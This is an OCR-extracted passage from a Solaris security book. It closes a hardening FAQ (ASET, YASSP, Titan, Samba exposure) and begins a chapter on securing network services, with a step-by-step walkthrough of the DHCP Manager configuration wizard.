
A: This is quite a daunting task. Audit data can quickly grow and become unmanageable by a human. For this very reason, there are applications to read and interpret your log data and provide useful, concise reports. Some even monitor these logs and provide a limited alerting capability.

Q: I am responsible for a lot of systems, and I don't have the time to go through all the hardening process. Is there any automated way to help me with this task?

A: Yes. First, Solaris ships with the ASET tool, which can be very handy in evaluating overall security. Second, several open-source tools do a great job at helping secure the system. Two favorites are YASSP and Titan.

Q: You mention that the Samba daemon is vulnerable, no matter how securely it is configured. Is there a way to mitigate this vulnerability?

A: Depending on your needs, yes. If you are using the Samba service continually to mount users' home files, for example, you might have no choice but to leave the daemon running. If, however, you use the Samba service for something like nightly batch uploads, I highly recommend starting and stopping the Samba daemons from cron, so that the period of vulnerability is lessened.



Chapter 6

Securing Your Network

Solutions in this chapter:

- Configuring Solaris as a DHCP Server
- Securing DNS Services on Solaris
- Configuring Solaris to Provide Anonymous FTP Services
- Using X-Server Services Securely
- Using Remote Commands

☑ Summary

☑ Solutions Fast Track

☑ Frequently Asked Questions

Introduction

Securing your network services to keep out external threats should be a priority matter. Although others have shown that many security breaches originate from authorized users, the most costly and destructive security breaches often come from sources external to your organization. No matter from which side of the firewall the attack originates, the key to a successful hack often lies in misconfigured network services.

Many of your network services, such as DNS and remote access, are crucial to the success of your organization, so how can you can you make these safe from network attacks? Most of the network services running on your Solaris system require additional configuration to secure properly, while some, such as DNS/BIND, need to be replaced altogether. This chapter serves as a guide for your Solaris network services reconfiguration efforts.

Throughout this chapter, we examine the network services available to Solaris, such as DCHP, DNS, network printing, and remote graphical and command-line interfaces. We also consider replacing some cleartext services with secure shell, a virtual Swiss army knife for encrypted network services. The goal of these exercises is to harden your Solaris systems' network services to the point that it becomes too much effort for an attacker to succeed with remote attacks.

Configuring Solaris as a DHCP Server

Starting with release 2.6, Sun began distributing their own DHCP server with Solaris, which has both GUI and menu-based console configuration utilities. DHCP services are inherently useful, if configured securely, because they allow for centralized administration of client (usually workstation) TCP/IP configuration information. It's unlikely that you would want to use DHCP to configure your critical servers because in the event of a DHCP service failure, your critical servers may not be able to obtain a proper TCP/IP configuration, resulting in unnecessary downtime. Additionally, because the DHCP protocol is platform independent, you can centralize the client-based TCP/IP configuration for other platforms, including Microsoft Windows, on a Solaris system. This section shows how to configure DHCP services using both the GUI and the menu-based tools because they are not quite identical in functionality.

DHCP services are normally not installed in a default installation of Solaris 8, so you will need to install the packages for BOOTP/DHCP Services for Root (SUNWdhcsr), BOOTP/DHCP Services for Usr (SUNWdhcsu), and DHCP

Manager (SUNWdhcpm), which are located on the second software CD. Once these packages are installed, you are ready to begin configuring DHCP services.

Solaris contains two different DHCP configuration and management utilities, DHCP Manager (GUI) and DHCP Config (CLI), both of which have their uses. This section teaches you how to use both, but more than likely you will prefer the command-line tool for initial configurations because of its speed, and you will prefer the GUI tool—with its greater selection of options—for ongoing management.


Finally, regardless of which configuration tool you opt to use, you can control the DHCP service from the command line by using the DHCP **init** script, which is /etc/init.d/dhcpFIX.

Using the *dhcpmgr* GUI Configuration Tool

Solaris ships with a Java-based GUI configuration tool known as DHCP Manager, which you can launch from /usr/sadm/admin/bin/dhcpmgr. By default, if you have not already configured DHCP services you will be presented with the eight-step configuration wizard followed by the six-step addressing wizard. You can use these wizards to set up a completely functional DHCP server in minutes.

1. Figure 6.1 identifies the splash screen shown when starting the configuration wizard.

Figure 6.1 Starting the Configuration Wizard




This server can be configured as either a DHCP server or a BOOTP relay. If you don't want to do either of these things, press Cancel and this tool will exit.

[✓ Configure as DHCP server]
Configure as BOOTP relay

2. Choose the option for DHCP server. The BOOTP relay is used for allowing DHCP requests, which are broadcast-based, to cross routers allowing a single DHCP server to serve multiple subnets. Next, the actual configuration process is started, as shown in Figure 6.2. In this step, you will need to specify in what directory your DHCP configuration should be stored. The default of **/var/dhcp** is usually adequate for most cases. Click **OK**.

Figure 6.2 Choosing the Data Storage Directory



1 Select data storage location.
2 Specify lease policy.
3 Specify DNS domain and servers.
4 Specify network address and subnet mask.
5 Specify network type and router.
6 Specify NIS domain and servers.
7 Specify NIS+ domain and servers.
8 Review.

This wizard will help you configure the system as a DHCP server.

Where would you like to store the DHCP configuration data? The location shown is the recommended default.


● Local directory:
/var/dhcp

○ NIS+ Domain:

When you store DHCP data in NIS+, all DHCP servers in the NIS+ domain can share that data.

3. Configure the lease length, which should be twice the length of the maximum estimated down time of the DHCP server, as a rule of thumb. For example, if your DHCP configuration becomes corrupted and it takes 1.5 days to receive the backup tape for restore, then your lease should remain valid for 3 days, as shown in Figure 6.3. In most cases, you also want to allow clients the ability to renew their own leases, which is the default setting.
4. Enter the DNS domain and the DNS servers your DHCP clients will use in the next step, as shown in Figure 6.4.
5. Input the primary network range of your DHCP scope and its associated subnet mask, as shown in Figure 6.5.

Figure 6.3 Specifying the Lease Policy



Steps:

1 Select data storage location.
2 Specify lease policy.
3 Specify DNS domain and servers.
4 Specify network address and subnet mask.
5 Specify network type and router.
6 Specify NIS domain and servers.
7 Specify NIS+ domain and servers.
8 Review.


How long can clients use the IP addresses assigned by this server?

Length of Lease: 3 days

Check the box below to enable clients to renew their leases prior to expiration. If you uncheck it, clients will be forced to reboot to obtain a new address when the lease expires.

☑ Clients can renew their leases

Figure 6.4 Specifying DNS Configuration



Steps:

1 Select data storage location.
2 Specify lease policy.
3 Specify DNS domain and servers.
4 Specify network address and subnet mask.
5 Specify network type and router.
6 Specify NIS domain and servers.
7 Specify NIS+ domain and servers.
8 Review.

Edit the information below to supply the correct Domain Name Service (DNS) configuration for DHCP clients of this server.

DNS Domain: incoming-traveler.com


DNS Servers:

192.168.1.1

192.168.1.1

6. Specify the default gateway by changing the default setting from **Use router discovery protocol** to **Use router** and noting the IP address of the subnet's default gateway, as shown in Figure 6.6.

Figure 6.5 Specifying an Address Range



Steps:


1 Select data storage location.
2 Specify lease policy.
3 Specify DNS domain and servers.
4 Specify network address and subnet mask.
5 Specify network type and router.
6 Specify NIS domain and servers.
7 Specify NIS+ domain and servers.
8 Review.

Select a network from the list, or type in a network address, then type in a subnet mask if the displayed default is not correct.

Network Address: 192.168.1.0
Subnet Mask: 255.255.255.0

The DHCP server will be configured to provide IP addresses to clients on this network. Later, you can configure this server to support additional networks with the Network Wizard.

Figure 6.6 Configuring Network Information



Steps:

1 Select data storage location.
2 Specify lease policy.
3 Specify DNS domain and servers.
4 Specify network address and subnet mask.
5 Specify network type and router.
6 Specify NIS domain and servers.
7 Specify NIS+ domain and servers.
8 Review.


Please enter the following information for the network:

Network Type
[✓ Local-Area (LAN)]
Point-to-Point

Routing
Use router discovery protocol
[✓ Use router:] 192.168.1.1

7. You now input the NIS or NIS+ domain and servers, if these are available. Do this exactly the same way you specified DNS servers. The NIS configuration window is shown in Figure 6.7, and the NIS+ configuration window looks essentially identical.

Figure 6.7 Specifying NIS/NIS+ Information



Steps:

1 Select data storage location.

2 Specify lease policy.

3 Specify DNS domain and servers.

4 Specify network address and subnet mask.

5 Specify network type and router.

6 Specify NIS domain and servers.

7 Specify NIS+ domain and servers.

8 Review.


Edit the information below to supply the correct Network Information Service (NIS) configuration to DHCP clients on this network.

NIS Domain:

NIS Servers:

8. Review the configuration, as shown in Figure 6.8. This screen allows you to validate all of your settings to ensure that you haven't made any mistakes.

Figure 6.8 Reviewing the Configuration



Steps:

1 Select data storage location.

2 Specify lease policy.

3 Specify DNS domain and servers.

4 Specify network address and subnet mask.

5 Specify network type and router.

6 Specify NIS domain and servers.

7 Specify NIS+ domain and servers.

8 Review.

The system will be configured as a DHCP server with the following settings:


```
      Data Storage: /var/dhcp
  Length of Lease: 3 days, renewable
       DNS Domain: incoming-traveler.com
      DNS Servers: 192.168.1.1
  Network Address: 192.168.1.0
      Subnet Mask: 255.255.255.0
     Network Type: Local-Area (LAN)
           Router: 192.168.1.1
       NIS Domain:
      NIS Servers:
      NIS+ Domain:
     NIS+ Servers:
```

9. Click **Finish** to complete the configuration.

Once the DHCP server configuration finishes, you will be presented with the option to use the address wizard to configure your address ranges. You should use the wizard because it allows you to configure a range of IP addresses at the same time, instead of configuring each address individually.

1. Input the number of addresses in this particular DHCP scope. The default value is 10, but yours will almost certainly be greater. It's also a good idea to give the range some sort of comment. This is shown in Figure 6.9.

Figure 6.9 Configuring the Number of Clients


File
Addresses
Network:
192.168.1.0
Steps:
1 Specify the number of IP addresses.
2 Select the server and starting IP address.
3 Confirm the IP address list.
4 Enter client configuration information.
5 Select the lease type.
6 Review.
Cancel
Help
Comment
Next

This wizard will help you add IP addresses to a DHCP server in one operation. The wizard adds the IP addresses to the selected network table in the DHCP database.

How many addresses do you want to add?


Number of IP Addresses: 10

Why are you adding these addresses? Enter a comment, or leave this space blank.

Comment: Sparky DHCP Range

2. Specify the DHCP server to use and the starting range of your IP addressing scheme. You also probably want to allow the wizard to generate client names given a root name you specify. The client name will be equivalent to the root name appended with a dash and the decimal value of the last octet of the IP address. This is illustrated in Figure 6.10.
3. You now confirm the IP addresses and client hostnames that are about to be added to the DHCP server, as shown in Figure 6.11.
4. You can now change specific options for the client address configuration by clicking **View**, as shown in Figure 6.12. The default values are usually adequate. You do not need to make these addresses unusable unless you are currently serving the same range from another DHCP server. If that is the case, make the addresses unusable on the new DHCP server until the older one is cut over.

Figure 6.10 Configuring the Address Range



Steps:

1 Specify the number of IP addresses.
2 Select the server and starting IP address.
3 Confirm the IP address list.
4 Enter client configuration information.
5 Select the lease type.
6 Review.

Which DHCP server will manage these addresses?

Managed by Server: sparky

What is the first IP number of the range of addresses you want to add?


Starting IP Address: 192.168.1.235

Would you like this program to generate a list of client names for you? For example, if you specify the root name "sales", client names will be sales-1, sales-2, etc.

☑ Generate Client Names

Root Name: intradhcp

Figure 6.11 Verifying the Address Range



Steps:

1 Specify the number of IP addresses.
2 Select the server and starting IP address.
3 Confirm the IP address list.
4 Enter client configuration information.
5 Select the lease type.
6 Review.


Is this the list of addresses you want to add? If not, go back to the previous steps and change the number of addresses or starting address.

IP Addresses To Be Added:

IP Address	Client Name
192.168.1.235	intradhcp-235
192.168.1.236	intradhcp-236
192.168.1.237	intradhcp-237
192.168.1.238	intradhcp-238
192.168.1.239	intradhcp-239
192.168.1.240	intradhcp-240
192.168.1.241	intradhcp-241
192.168.1.242	intradhcp-242
192.168.1.243	intradhcp-243
192.168.1.244	intradhcp-244

5. As shown in Figure 6.13, you now select whether the lease types are dynamic or permanent. In most cases you should consider choosing **Permanent**, which assigns a unique IP address to a unique MAC address during every request. You would use dynamic ranges in areas where the number of hosts exceeds the number of available IP addresses. Thus, choosing the **Dynamic** setting maximizes the efficiency of IP address allocation at the cost of assigning addresses to hosts inconsistently.

Figure 6.12 Setting Client Specific Options



Steps:

1 Specify the number of IP addresses.
2 Select the server and starting IP address.
3 Confirm the IP address list.

How do you want to configure the new clients? Choose a configuration macro from the list below. Press "View" to see the contents of the macro.

